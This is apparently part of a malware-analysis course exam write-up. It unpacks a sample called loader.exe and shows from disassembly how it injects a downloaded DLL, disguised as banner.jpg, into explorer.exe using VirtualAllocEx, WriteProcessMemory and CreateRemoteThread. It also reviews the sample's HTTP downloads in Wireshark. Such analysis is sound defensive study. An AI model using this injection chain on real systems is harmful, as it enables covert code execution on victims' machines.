
Also we have to rebuild the IAT. Use the `Scylla` plugin on `x64dbg`:


Scylla x64 v0.9.8
File
Imports
Trace
Misc
Help
Attach to an active process
6100 - loader - Copy.exe - C:\Users\AdminELS\Downloads\Samples\Final_Exam\loader - Copy.e
Pick DLL
Imports
Show Invalid
Show Suspect
Clear
IAT Info
OEP
0000000140001434
VA
Size
IAT Autosearch
Get Imports
Actions
Autotrace
Dump
Dump
PE Rebuild
Fix Dump
1
2
3
Log
Module parsing: C:\Windows\System32\kernel32.dll
Module parsing: C:\Windows\System32\KernelBase.dll
Module parsing: C:\Windows\System32\ucrtbase.dll
Module parsing: C:\Windows\System32\vcruntime140.dll
Loading modules done.
Imagebase: 0000000140000000 Size: 0000A000
Imports: 0
Invalid: 0
Imagebase: 0000000140000000
loader - Copy.exe




- The fixed dump is named `loader-dumped_SCY.exe`

Load `loader-dumped_SCY.exe` in **PeStudio** and inspect the libraries and imports:



- Sample libraries



- More imported functions compared with before
- There are some notable functions related to Code Injection
  - `CreateToolhelp32Snapshot`: Get a listing of running processes
  - `Process32First` and `Process32Next`: Iterate through the processes in the list
  - `OpenProcess`: Open a handle to the target processes
  - `VirtualAllocEx`: Allocate memory space in the targeted process
  - `WriteProcessMemory`: Write specified contents (code / data)
  - `CreateRemoteThread`: Run code in a new thread of the process
- Based on this observation, we may have the hypothesis of `loader.exe` being able to perform code injection

Inspect the strings as well:

 picture 196


- Many more strings than before

Disassemble unpacked loader.exe

Load `loader-dumped_SCY.exe` into **IDA Pro**.

CreateRemoteThread in the main function

Check the cross-reference of this function call:



- It is referenced in the `main` function

 picture 198

- https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread
- Usage: Creates a thread that runs in the virtual address space of another process.
- Parameters:
  - `hProcess`: A handle to the process in which the thread is to be created.
    - Set to `[rsp+1C8h+hProcess]` - this is set up at `1400010D6` by the return value of the fucntion call `OpenProcess`

    - `lpStartAddress`: A pointer to the application-defined function of type LPTHREAD_START_ROUTINE to be executed by the thread and represents the starting address of the thread in the remote process.
        - Set to `[rsp+1C8h+lpStartAddress]`, which is set up by the return value of `GetProcAddress` at `14000112A`
        -
- In short, the thread will execute code at address `lpStartAddress` within the process where `hProcess` handle is pointing.

OpenProcess in the main function

Next inspect the `OpenProcess` function call to see what is set for the `hProcess` in `CreateRemoteThread`.

As shown, before calling `OpenProcess`, there is a `stricmp` function call.

- https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/stricmp-wcsicmp-mbsicmp-stricmp-l-wcsicmp-l-mbsicmp-l?view=msvc-160
- `stricmp` performs a case-insensitive comparison of strings.
- Return value will be `0` if matched
- Based on `14000108C – 140001093`, it compares the return value of the `Process32Next` function call and the static string `explorer.exe`
- In other words, the `stricmp` call is used to locate the process named `explorer.exe`
- If the return value of `stricmp` is `0`, meaning that the process checking is `explorer.exe`, the jump at `1400010A3` will NOT be taken and instructions starting from `1400010A9` will be executed and then reach `OpenProcess`

- https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess
- Usage: Opens an existing local process object.
- Return:
    - If the function succeeds, the return value is an open handle to the specified process.
    - If the function fails, the return value is NULL.
- Parameters:
    - `dwProcessId`: The identifier of the local process to be opened.
        - Set to be `[rsp+1C8h+pe.th32ProcessId]`
        - This is can regarded as the ProcessId of `explorer.exe` in this context
- In short, this function call open the process named `explorer.exe`

VirtualAlloxEx in the main function

After calling `OpenProcess` it call `VirtualAllocEx`:

- https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex
- Usage: Reserves, commits, or changes the state of a region of memory within the virtual address space of a specified process. The function initializes the memory it allocates to zero.
- Return:
    - If the function succeeds, the return value is the base address of the allocated region of pages.
    - If the function fails, the return value is NULL.
- Parameters:
    - `hProcess`: The handle to a process.
        - This is set to be the returned handle of the `OpenProcess` API call at `1400010BB`
        - Handle for `explorer.exe`
    - `lpAddress`: The pointer that specifies a desired starting address for the region of pages that you want to allocate.
        - Set to `0` - the function determines where to allocate the region
    - `dwSize`: The size of the region of memory to allocate, in bytes.
        - Set to `0x18` (24 bytes) at `1400010CE`
    - `flAllocationType`: The type of memory allocation.
        - Set to `0x1000` - `MEM_COMMIT` - Allocates memory charges (from the overall size of memory and the paging files on disk) for the specified reserved memory pages. The function also guarantees that when the caller later initially accesses the memory, the contents will be zero. Actual physical pages are not allocated unless/until the virtual addresses are actually accessed.
    - `flProtect`: The memory protection for the region of pages to be allocated.
        - Set to 4
            - https://docs.microsoft.com/en-us/windows/win32/memory/memory-protection-constants
            - PAGE_READWRITE - Enables read-only or read/write access to the committed region of pages.
            - This matches the characteristic of code injection
- This function call allocate memory space in the process `explorer.exe`

WriteProcessMemory in the main function

After calling `VirtualAllocEx` it call `WriteProcessMemory`:

```
A:00000001400010DB                call    cs:VirtualAllocEx
A:00000001400010E1                mov     [rsp+1C8h+lpBaseAddress], rax
A:00000001400010E6                mov     qword ptr [rsp+1C8h+flProtect], 0 ; lpNumberOfBytesWritten
A:00000001400010EF                mov     r9d, 18h        ; nSize
A:00000001400010F5                lea     r8, [rsp+1C8h+Buffer] ; lpBuffer
A:00000001400010FD                mov     rdx, [rsp+1C8h+lpBaseAddress] ; lpBaseAddress
A:0000000140001102                mov     rcx, [rsp+1C8h+hProcess] ; hProcess
A:0000000140001107                call    cs:WriteProcessMemory
```

- https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory
- Usage: Writes data to an area of memory in a specified process
- Return:
  - If the function succeeds, the return value is nonzero.
  - If the function fails, the return value is 0 (zero).
- Parameters:
  - `hProcess`: A handle to the process memory to be modified.
    - This is set to be the returned handle of the `OpenProcess` API call at `1400010BB`
    - Handle for `explorer.exe`
  - `lpBaseAddress`: A pointer to the base address in the specified process to which data is written.
    - This is set to `[rsp+1C8h+lpBaseAddress]`
    - This is determined by the return value of the function call `VirtualAllocEx` at `1400010E1`
  - `lpBuffer`: A pointer to the buffer that contains data to be written in the address space of the specified process.
    - This is set to `[rsp+1C8h+Buffer]`, which refererence to `140001024 – 14000103E`
    - The buffer contains the string `conbase.dll`
  - `nSize`: The nubmer of bytes to be written to the specified process
    - Set to `18h` (24 bytes)
- In short, the `WriteProcessMemory` call write `conbase.dll` in the memory space in the `explorer.exe` process

GetModuleHandleA and GetProcAddress in the main function

After the `WriteProcessMemory` call we can see the `GetModuleHandleA` and `GetProcAddress` call:

```
A:0000000140001102                mov     rcx, [rsp+1C8h+hProcess] ; hProcess
A:0000000140001107                call    cs:WriteProcessMemory
A:000000014000110D                lea     rcx, ModuleName ; "Kernel32"
A:0000000140001114                call    cs:GetModuleHandleA
A:000000014000111A                lea     rdx, ProcName   ; "LoadLibraryW"
A:0000000140001121                mov     rcx, rax        ; hModule
A:0000000140001124                call    cs:GetProcAddress
```

- `GetModuleHandleA`
  - https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlea
  - Usage: Retrieves a module handle for the specified module
  - Return:
    - If the function succeeds, the return value is a handle to the specified module.
    - If the function fails, the return value is NULL.
  - Parameter:
    - `lpModuleName`: The name of the loaded module (either a .dll or .exe file).
      - Set to be `Kernel32`
  - In short, this function call get a pointer to `kernel32.dll`
- `GetProcAddress`
  - https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress
  - Usage: Retrieves the address of an exported function or variable from the specified dynamic-link library (DLL).
  - Return:
    - If the function succeeds, the return value is the address of the exported function or variable.
    - If the function fails, the return value is NULL.
  - Parameter:
    - `hModule`: A handle to the DLL module that contains the function or variable.
      - Set to `LoadLibraryW`
    - `lpProcName`: The function or variable name, or the function's ordinal value. If this parameter is an ordinal value, it must be in the low-order word; the high-order word must be zero.
      - Set to `rax` - the return value of `GetModuleHandleA` - which is the handle of `kernel32.dll`
  - In short, this function call locate the address of the LoadLibrary function within the `kernell32.dll` file

Short summary of loader.exe

At this point, judging from the above analysis, the `CreateRemoteThread` directs the `LoadLibrary` call inside the new thread in `explorer.exe`, and loads the malicious DLL `conbase.dll`.

Per the analysis previously, `conbase.dll` is actually the obfuscated file located in `http://www.elsmap.com/banner.jpg`, which is downloaded and stored in `SYSTEM32`. This is how this malicious DLL gets injected to `explorer.exe`.

---

5 - Network Activity


Question

What network activity did this malware sample generate, use the bullet points below to help you with what you need to document on your final report.

1. Domains and IP addresses that the malware communicated with
2. Protocols used
3. Files accessed or downloaded, their type and what are their contents

Answer

Check the **Wireshark** capture and inspect the **Protocol Hierarchy Statistics**:


Wireshark · Protocol Hierarchy Statistics · Ethernet0

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s
Frame	100.0	679	100.0	259969	823	0	0	0
Ethernet	100.0	679	3.7	9506	30	0	0	0
Internet Protocol Version 4	90.0	611	4.7	12220	38	0	0	0
User Datagram Protocol	41.1	279	0.9	2232	7	0	0	0
NetBIOS Datagram Service	0.6	4	0.3	804	2	0	0	0
SMB (Server Message Block Protocol)	0.6	4	0.2	476	1	0	0	0
SMB MailSlot Protocol	0.6	4	0.0	100	0	0	0	0
Microsoft Windows Browser Protocol	0.6	4	0.1	132	0	4	132	0
Multicast Domain Name System	1.3	9	0.8	2064	6	9	2064	6
Domain Name System	39.2	266	3.8	9975	31	266	9975	31
Transmission Control Protocol	26.4	179	80.6	209410	662	159	198868	629
Hypertext Transfer Protocol	2.9	20	79.2	205782	651	10	3023	9
Media Type	0.4	3	8.3	21615	68	3	22161	70
JPEG File Interchange Format	1.0	7	68.6	178411	564	7	180313	570
Internet Control Message Protocol	22.5	153	4.3	11212	35	153	11212	35
Address Resolution Protocol	10.0	68	0.7	1904	6	68	1904	6

- There are HTTP traffics as expected

HTTP

Check the http traffic by using the filter `not tcp.port == 3389 and http`:

*Ethernet0


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

not tcp.port == 3389 and http

No.	Time	Source	Destination	Protocol	Length	Info
1529	10.997254	192.168.210.10	192.168.210.1	HTTP	357	GET /banner.jpg HTTP/1.1
1538	11.000525	192.168.210.1	192.168.210.10	HTTP	859	HTTP/1.1 200 OK (image/jpeg)
1543	11.009959	192.168.210.10	192.168.210.1	HTTP	356	GET /start.jpg HTTP/1.1
1561	11.010320	192.168.210.1	192.168.210.10	HTTP	295	HTTP/1.1 200 OK (JPEG JFIF image)
1563	11.018113	192.168.210.10	192.168.210.1	HTTP	355	GET /pic1.jpg HTTP/1.1
1592	11.018551	192.168.210.1	192.168.210.10	HTTP	697	HTTP/1.1 200 OK (JPEG JFIF image)
1594	11.025898	192.168.210.10	192.168.210.1	HTTP	355	GET /pic2.jpg HTTP/1.1
1616	11.026241	192.168.210.1	192.168.210.10	HTTP	1465	HTTP/1.1 200 OK (JPEG JFIF image)
1618	11.033400	192.168.210.10	192.168.210.1	HTTP	355	GET /pic3.jpg HTTP/1.1
1624	11.033666	192.168.210.1	192.168.210.10	HTTP	1297	HTTP/1.1 200 OK (JPEG JFIF image)
1626	11.041319	192.168.210.10	192.168.210.1	HTTP	355	GET /pic4.jpg HTTP/1.1
1633	11.041563	192.168.210.1	192.168.210.10	HTTP	505	HTTP/1.1 200 OK (JPEG JFIF image)
1636	11.048769	192.168.210.10	192.168.210.1	HTTP	355	GET /pic5.jpg HTTP/1.1
1661	11.049105	192.168.210.1	192.168.210.10	HTTP	577	HTTP/1.1 200 OK (JPEG JFIF image)
1671	11.056779	192.168.210.10	192.168.210.1	HTTP	357	GET /footer.jpg HTTP/1.1
1692	11.057067	192.168.210.1	192.168.210.10	HTTP	655	HTTP/1.1 200 OK (JPEG JFIF image)
1694	11.064693	192.168.210.10	192.168.210.1	HTTP	361	GET /exam/runme.bat HTTP/1.1
1695	11.064919	192.168.210.1	192.168.210.10	HTTP	450	HTTP/1.1 200 OK (application/x-msdos-program)
3606	29.721534	192.168.210.10	192.168.210.1	HTTP	357	GET /banner.jpg HTTP/1.1
3615	29.725671	192.168.210.1	192.168.210.10	HTTP	859	HTTP/1.1 200 OK (image/jpeg)

 picture 110

- Domain: www.elsmap.com
- IP Address: 192.168.210.1
- Protocol: HTTP
- File downloaded:
  - banner.jpg
  - start.jpg
  - pic1.jpg
  - pic2.jpg
  - pic3.jpg
  - pic4.jpg
  - pic5.jpg
  - footer.jpg
  - /exam/runme.bat




- This shows `banner.jpg` is actually a PE file

banner.jpg

Filename	Type	MD5	Content
banner.jpg	Windows PE (DLL)	989D3C5FA70A8466C6D4A5953C704B00	/


```
PS C:\Users\AdminELS\AppData\Local\Temp> Get-FileHash -Algorithm MD5 banner.jpg

Algorithm       Hash
---------       ----
MD5             989D3C5FA70A8466C6D4A5953C704B00
```



start.jpg


Filename	Type	MD5	Content
start.jpg	JPEG	5606DF43FEEFC42FBD12CF06F60676B9	/

picture 113



- FF D8 = JPEG


Content:



pic1.jpg

Filename	Type	MD5	Content
